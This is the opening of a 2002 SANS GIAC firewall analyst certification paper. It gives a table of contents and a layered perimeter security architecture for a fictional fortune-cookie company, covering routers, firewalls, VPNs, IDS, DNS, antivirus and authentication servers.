



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.



C Certified Firewall Analyst

Firewalls, Perimeter Protection, and VPNs

Version 1.6a

GIAC Enterprises Security Design

By

Steve Ellison

January 20, 2002

© SANS Institute 2000 - 2005, Author retains full rights.



Table of Contents

Introduction.....	Page 4
1.0 - Assignment #1 – Security Architecture	
1.1 – Objectives.....	Page 4
1.1.1 - Objective #1 - Provide customers a secure way of ordering online.....	Page 4
1.1.2 - Objective #2 - Provide suppliers with a secure way of accessing.....	Page 5
1.1.3 - Objective #3 - Provide Fortunes 4 You with a reliable and secure way of accessing our customer database.....	Page 5
1.1.4 - Objective #4 – Create an International link securely between those that translate the sayings and those that resell the fortunes.....	Page 5
1.1.5 - Objective #5 – Create a virus protection plan.....	Page 5
1.1.6 - Objective #6 – Create a secure way for remote support.....	Page 5
1.1.7 - Objective #7 – Provide GIAC Enterprises’ employees with a secure connection to the Internet.....	Page 6
1.2 – Security Design.....	Page 7
1.3 – Perimeter Design	
1.3.1 - Border Routers.....	Page 8
1.3.2 – LinkProof by RadWare.....	Page 8
1.3.3 – Primary Firewalls.....	Page 9
1.3.4 – FireProof by RadWare.....	Page 9
1.3.5 – VPN Firewall.....	Page 10
1.3.6 – Intrusion Detection System.....	Page 10
1.4 – Service Network	Page 10
1.4.1 – DNS.....	Page 10
1.4.2 – Web Server (www.giac.com).....	Page 11
1.5 – Dedicated Network.....	Page 11
1.6 – Critical Network.....	Page 12
1.7 – Security Network.....	Page 12
1.7.1 – Virus Protection.....	Page 12
1.7.2 – SecurID.....	Page 13
1.7.3 – Management Server.....	Page 13
1.7.4 – E-Mail.....	Page 13
1.7.5 – Nessus.....	Page 14
1.8 – Trusted Network.....	Page 14
1.8.1 – Internal Firewall.....	Page 14
1.8.2 – Citrix Farm.....	Page 14
1.9 – Security Test Network.....	Page 14
2.0 – Assignment #2 – Security Policy.....	Page 15



2.1 – Primary Perimeter	Page 15
2.1.1 – Border Router.....	Page 15
2.1.1.1 – Border Router Configuration – ISP#1.....	Page 15
2.1.1.2 – Border Router Configuration – ISP#2.....	Page 17
2.1.2 – LinkProof by RadWare.....	Page 19
2.1.2.1 – LinkProof Configuration.....	Page 20
2.1.3 – Primary Firewall Configuration.....	Page 23
2.1.3.1 – Rule Base Order and Rule Changes.....	Page 23
2.1.3.2 – Primary Firewall Rule Base.....	Page 24
2.1.3.3 – Naming Standard.....	Page 30
2.1.4 – FireProof by RadWare.....	Page 31
2.1.4.1 – Internal FireProof Configuration.....	Page 31
2.1.4.2 – Service Network FireProof Configuration.....	Page 31
2.0 – Assignment #2 – Security Policy (Continued)	
2.1.5 – VPN Firewall Configuration.....	Page 33
2.2 – Service Network	Page 36
2.3 – Dedicated Network	Page 37
2.4 – Critical Network	Page 38
2.5 – Logging	Page 41
2.6 – Security Network	Page 41
2.6.1 – SecurID Server.....	Page 41
2.6.2 – Management Server.....	Page 41
2.6.3 – E-Mail.....	Page 42
2.6.4 – Nessus.....	Page 42
2.7 – Trusted Network	Page 42
2.8 – Security Test Network	Page 42
3.0 – Assignment #3 – Auditing	Page 42
3.1 – Change Control for the External Audit.....	Page 43
3.2 – External Self Audit.....	Page 44
3.2.1 – Results from External Self Audit.....	Page 47
3.3 – Change Control for the Internal Audit.....	Page 49
3.4 – Internal Self Audit.....	Page



49

3.4.1 – Results from Internal Self Audit.....Page 51

3.5 – Summary of Self Audit.....Page 52

4.0 – Assignment #4 – Design Under Fire – Avi Sarfati..... Page 53

4.1 – Attack the Firewall..... Page

54

4.2 – Denial of Service Attack.....Page 58

4.3 – Perimeter to Internal AttackPage 59

4.4 – Summary of Security Audit..... Page

70

Appendix A - Armoring Solaris by Lance Spitzner.....Page 71

Appendix B - WebInspect.....Page 78

Appendix C - Nessus Example Scan.....Page 79

Appendix D - IP Fragment by CheckPoint.....Page 81

Appendix E - LinkProof Article “Fireproofing Against DoS Attacks”.....Page 83

Appendix F - LinkProof verses DDoS..... Page 86

References..... Page

89

© SANS Institute 2000 - 2005, Author retains full rights.



GIAC Enterprises – Company Introduction

Created on April 17, 1996, GIAC Enterprises has had a successful history of creating fortune cookie sayings for companies around the United States. Mostly, their business has been generated by winning contracts through RFPs (request for proposal). The Richmond, Virginia based company consists of 102 employees in eight states with an average annual gross income of \$75 million.

Wanting to expand to the international market, they plan to merge with the worlds leading fortune cookie distributor - Fortunes 4 You, located in Hong Kong, China. Though successful, GIAC Enterprises never created an e-business solution. One of the requirements of the merger is to create a security architecture which defines the following:

- Provide a secure ordering procedure for customers.
- Offer our suppliers a secure way of connecting to our network to supply the equipment needed to create sayings worldwide.
- Provide Fortunes 4 You with a reliable and secure way of accessing our customer database.
- Create a secure solution for our International partners. These partners will translate the sayings into eight different languages.
- Implement virus protection of Internet traffic and e-mail.
- Create a secure solution for supporting our network remotely.
- Provide Internet access to the GIAC Enterprises.

1.0 - Assignment #1 - GIAC Enterprises - Security Architecture Review

1.1 - Introduction

We designed a security architecture around reliability and redundancy. This design will provide flexibility and growth potential. Our design can be broken down into seven divisions:

- | | |
|---|--|
|  Primary Perimeter |  Service Network |
|  Dedicated Network |  Critical Network |
|  Security Network |  Trusted Network |
|  Security Test Network | |

The following describes how our design will accomplish the seven objectives listed above.

1.1.1 - Objective #1 – Provide customers a secure way of ordering online.

Customers will access our web page via entering the URL www.giac.com in their web browsers. Customers will be able to browse through our web page which describes our company's history and goals. When the customer wishes to place an order, the



customer will click on a link that redirects the traffic to a secure connection. The secure

connection will be handled by Secure Socket Layer (SSL) technology via a certificate purchased from Verisign. The orders and customer registration information entered will be transferred to an Oracle database server via SSH activated by a crontab entry.

1.1.2 - Objective #2 – Provide suppliers with a secure way of accessing.

Suppliers will be issued a SecurID token for access over VPN. Our suppliers will access our database via a firewall-to-firewall VPN. The SecurID token will be used to authenticate before access is granted to our customer database. Each supplier will be contained to our “Citrix Farm” which will provide the appropriate application access.

1.1.3 - Objective #3 - Provide Fortunes 4 You with a reliable and secure way of accessing our customer database.

Fortunes 4 You will be granted access to our database through the “Dedicated Network”. The “Dedicated Network” will provide a VPN connection between our Oracle database, located in our “Critical Network”, and their internal users. The dedicated link will prove to be more reliable and flexible for our use. Though Fortunes 4 You is our primary partner they still have a network that is considered untrusted. With this in mind, we will provide them with access via the “Citrix Farm”.

1.1.4 - Objective #4 – Create an International link securely between those that translate the sayings and those that resell the fortunes.

Our International partners will gain access to our database much the same way as our suppliers. We will create a firewall-to-firewall VPN between sites with limited access via the “Citrix Farm”. The partners will be issued a SecurID token to authenticate to the Citrix servers.

1.1.5 - Objective #5 – Create a virus protection plan.

Our design includes a three layered virus protection plan. Layer One, will come from a dedicated server installed with TrendMicro’s VirusWall. The server will scan and clean all http, ftp, and smtp traffic inbound and/or outbound. Layer Two, will come from all internal servers. Each internal server will be installed with McAfee Virus Protection software. Each client will be scheduled to scan and clean all traffic as it flows through the server, and to scan for viruses on a nightly basis. Layer Three, will come from the workstation. Like the servers, McAfee will be installed and configured to scan and clean all traffic as well as a nightly scan.

1.1.6 - Objective #6 – Create a secure way for remote support.

We designed our security architecture to allow our support personnel the ability to



provide support remotely. The support personnel will connection via VPN by using CheckPoint's SecureClient. SecureClient will offer a VPN solution with desktop security


which acts as a personal firewall. The client will allow outgoing and encrypted packets only.

1.1.7 - Objective #7 – Provide GIAC Enterprises' employees with a secure connection to the Internet.

Our employees depend on the Internet as an intricate tool for finding business. We designed our architecture with load balanced FireProof, firewalls, and LinkProof devices to ensure little downtime.


© SANS Institute 2000 - 2005, Author retains full rights.

1.2 - Security Design




1.3 - PRIMARY PERIMETER DESIGN

1.3.1 - Border Routers



We have chosen to install two Cisco 2621s as our first layer of defense. We will install one border router per ISP. Dual ISPs and border routers will offer our customers and employees with redundant paths to and from our network.

1.3.2 - RadWare LinkProof Application Switch I




The LinkProof Application Switch I by RadWare will provide our next layer of perimeter defense. These devices will be installed with the SynApps Architecture. The SynApps Architecture increases our defense with the ability to check the “health” of each connection, redirect inbound or outbound Internet traffic to the connection least busy (commonly known as load balancing), manipulate bandwidth for priority traffic, and a small intrusion detection



system with the use of application security that currently looks for 453 of the most known signatures (i.e. Code Red, Nimda, etc). The LinkProof devices were chosen to be installed with the SysApps Architecture for its ability to provide us with the confidence that downtime, unpredictable traffic patterns, bandwidth saturation, and application layer attacks will be at a minimum. Gratuitous

ARP will be configured to provide our design with a redundant LinkProof device. If the primary LinkProof fails the backup LinkProof will obtain the configuration for the primary device – hence becoming the primary.


1.3.3 - Primary Firewalls



The third layer of defense will come from two primary CheckPoint firewalls. We will install the CheckPoint Firewall-1 Enterprise Edition modules (version 5.0 – NG) on two Sun Enterprise 250s with 1GB of RAM, 40GB hard drive, and a four port Ethernet adapter card. Our Operating System will be Solaris 2.7 OS (also known as Solaris 7) in 32-bit mode. The Sun OS will be hardened based on the document “Armoring Solaris” by Lance Spitzner (view Appendix A for more details) to eliminate possible intrusions based on the latest known vulnerabilities. The rule base will be configured to allow our customers to access our web server for product and company information and placing orders. The firewalls will provide the GIAC employees Internet access for research that will provide future business contracts.

We selected CheckPoint as our standard firewall software throughout our design. Though CheckPoint is not perfect, we feel it is superior to other firewall solutions.

1.3.4 - RadWare FireProofs






Our fourth layer of defense will come from the use of four FireProof devices by RadWare. We are installing two of the devices in front of our internal network and two in front of our “Service Network” which is configured to hold the web server. Each set will be configured very similar to our LinkProof devices. The internal FireProof devices will provide load balancing for Internet traffic outbound and to provide a VLAN for our VPN firewall defined below. The “Service Network”

FireProof devices will perform the same functionality for the web server as the internal FireProofs provide the “Internal Network”.

1.3.5 - VPN Firewall




Our design will have a firewall that is designed primarily for VPN traffic. The setup of this server will be very similar to our primary firewall configurations. It will be configured with a CheckPoint VPN-1/Firewall-1 Enterprise module version 5.0 (NG). The server hardware will be a Sun Enterprise 250 with 1GB of RAM, 40GB hard drive, a four port Ethernet adapter card, and a CheckPoint VPN-1 accelerator card design specifically for encrypted data. The Sun OS will be hardened based on the document “Armoring Solaris” by Lance Spitzner (view Appendix A for more details).

This server will be a separated by a VLAN created by the LinkProof devices from the outside and the FireProof devices on the inside. All authentication will be handled by the RSA SecurID server located in the “Security Network.” We will create firewall-to-firewall VPNs to our partners and suppliers using the VPN-1 software. Our employees will use the SecureClient software from CheckPoint to access our infrastructure to provide support and remote business opportunities.

1.3.6 - Intrusion Detection (IDS)

Throughout our design we have implemented both host and network intrusion detection sensors by Real Secure. Tough as our perimeter may be, our company may still be vulnerable to attacks. Statically, internal users prove to be more of a threat than the Internet; therefore, we will configure our sensors to look at internal and external traffic.



1.4 - SERVICE NETWORK

The Service Network will be the home of our web server, DNS, and an IDS network sensor. This network is the first part of our design we built our security architecture around to protect.

1.4.1 - DNS


DNS has proven several times that it is insecure; therefore, we have chosen to use split DNS. Our design will consist of two internal DNS servers for internal name resolution and two DNS servers in the "Service Network" for external name resolution. There will only

be zone transfers between the DNS servers in the "Service Network" and those located within our ISPs. There will not be zone transfers between the internal and external DNS servers.

1.4.2 - Web Server

Our web server will be installed with Microsoft's Internet Information Services (IIS) software version 4.0. We will use Cold Fusion as our e-commerce business solution software. Customers will be able to browse our web site for information about our products and company history. Throughout our web pages we have configured links for placing orders. When the link is selected, IIS will redirect the http traffic to https to secure the connection before confidential information is entered. The https traffic will be certified by a certificate purchased from Verisign. Once the connection is secured, the customer will enter their personal information for documentation requests and/or to place an order.

1.5 - DEDICATED NETWORK




Our International business depends on the accessibility and support of our primary partner – Fortunes 4 You – located in Hong Kong, China. We cannot afford downtime or lack of service due to Internet traffic. Since Fortunes 4 You needs consistent access to our Oracle database for customer and supplier information we designed our network with a dedicated frame relay link between our network and theirs. Fortunes 4 You will access the Oracle database via the “Citrix Farm” – much the same way our other partners and suppliers do.

The dedicated network will be configured with CheckPoint firewall VPN-1/Firewall-1 Enterprise Edition modules version 5.0 (NG). We intend to call this firewall “Mayoi”. Though the link is dedicated, we wanted assurance that the data is safe; therefore, we dedicated a

CheckPoint firewall-to-firewall VPN connection to communicate between the two networks.

1.6 - CRITICAL NETWORK




The “Critical Network” consists of an Oracle database server that holds our customer, partner, and supplier confidential information. The “Critical Network” is the second part of our design we built our security architecture around to protect. Though our perimeter may be secure, we wanted to add one more layer of protection. With that in mind, we installed an internal firewall between the critical network and everything else. The “Critical Network” will also have a network IDS sensor on the same subnet as well as a host IDS sensor installed on the Oracle server.

The internal firewall will also be a CheckPoint firewall that will allow access from our web server (where customers input their data) over ftp and a port that is non-standard to Oracle. The data transfer will be scripted to transfer during non-business hours.

The Oracle database will have two backups per night. The first backup will be to the local backup device on the server. The second will be sent to a large backup server located on the internal network. Both backup jobs will be scheduled after business hours.

1.7 - SECURITY NETWORK



We designed a network that services all Internet traffic. This is where all connections are validated by authentication via SecurID. All http, smtp, and ftp traffic is scanned and cleaned via VirusWall and Mail Sweeper. E-mail is relayed via the Exchange server, log data is stored, and where the support personnel manage the firewalls. We call this network the "Security Network."

1.7.1 - Virus Protection

Virus protection is an intricate part of any security design since viruses pose a tremendous threat to any network infrastructure. Viruses can be designed to attack in several methods.

Our architecture will consist of a dedicated server to scan for viruses and clean them if detected. Our company has chosen TrendMicro's VirusWall for the job. The VirusWall server


will be a Dell server with 1GB of RAM, 80GB hard drive, and a RAID 5 controller for hard drive redundancy. The server will be configured to access the Internet for pattern updates as they occur.

Our company has also decided to have all servers and workstations within our network to be installed with McAfee anti-virus software. With this we are able to catch a virus on the local system in the event of a perimeter breach. Each system will be configured to download the latest dat files from the VirusWall server (located in the "Security Network") for continuous updates as they become available.

1.7.2 - SecurID Server

This server will be installed with RSA SecurID software version 5.0. This server will provide the primary authentication method for our partners, suppliers, and remote support personnel. Our partners, suppliers, and support personnel will be issued a SecurID token and a four digit pin for VPN access.

1.7.3 - Management/Log Server



The management server will be installed with CheckPoint VPN-1/Firewall-1 Enterprise Edition version 5.0 (NG) for managing all firewalls. Support personnel will access this server via select PCs configured in Configuration Utility. Support personnel will use the policy editor for configuring and supporting all firewalls.

This server will also be installed with our log consolidation utility. The log server will generate comprehensible reports of all our logs throughout our design.

1.7.4 - E-Mail

Our company has chosen Microsoft Exchange to provide our e-mail service. We dedicated an Exchange server as a mail relay to service Internet mail. The dedicated Internet mail server will forward all mail to our VirusWall server before releasing mail to the Internet or the internal network. This design will prevent us from infecting others with a virus if we were infected and

stop any e-mail borne virus inbound. As an added measure, we will install Group Shield to prevent viruses on the Exchange server.

1.7.5 - Nessus

We plan to use Nessus as our primary assessment tool. Nessus is a free assessment tool that is used as a remote security scanner. Nessus will show us our vulnerabilities from the internal and external. Nessus currently has 808 plugins that scan for vulnerabilities such as backdoors, denial of service attacks, firewalls holes, port scanning, etc.

1.8 - TRUSTED NETWORK

1.8.1 - Internal Firewall



We will install a CheckPoint Firewall-1 module on an internal server whose primary existence is the protection of the “Critical Network”. This firewall will model itself after our dedicated primary firewalls. The internal server will be a Sun Ultra10 with 1GB of RAM, a 40GB hard drive, and a four port 10/100 Ethernet adapter card.

1.8.2 - Citrix Farm

The primary function of the “Citrix Farm” is to grant controlled access for our partners, suppliers, and employees. The NFuse box will be installed with Windows 200 Professional and IIS. Both will be hardened according to the known vulnerabilities. Like the web server, access will start as http traffic (Port 80) and be redirected to https (Port 443). The traffic will be certified by a certificate purchased from Verisign.

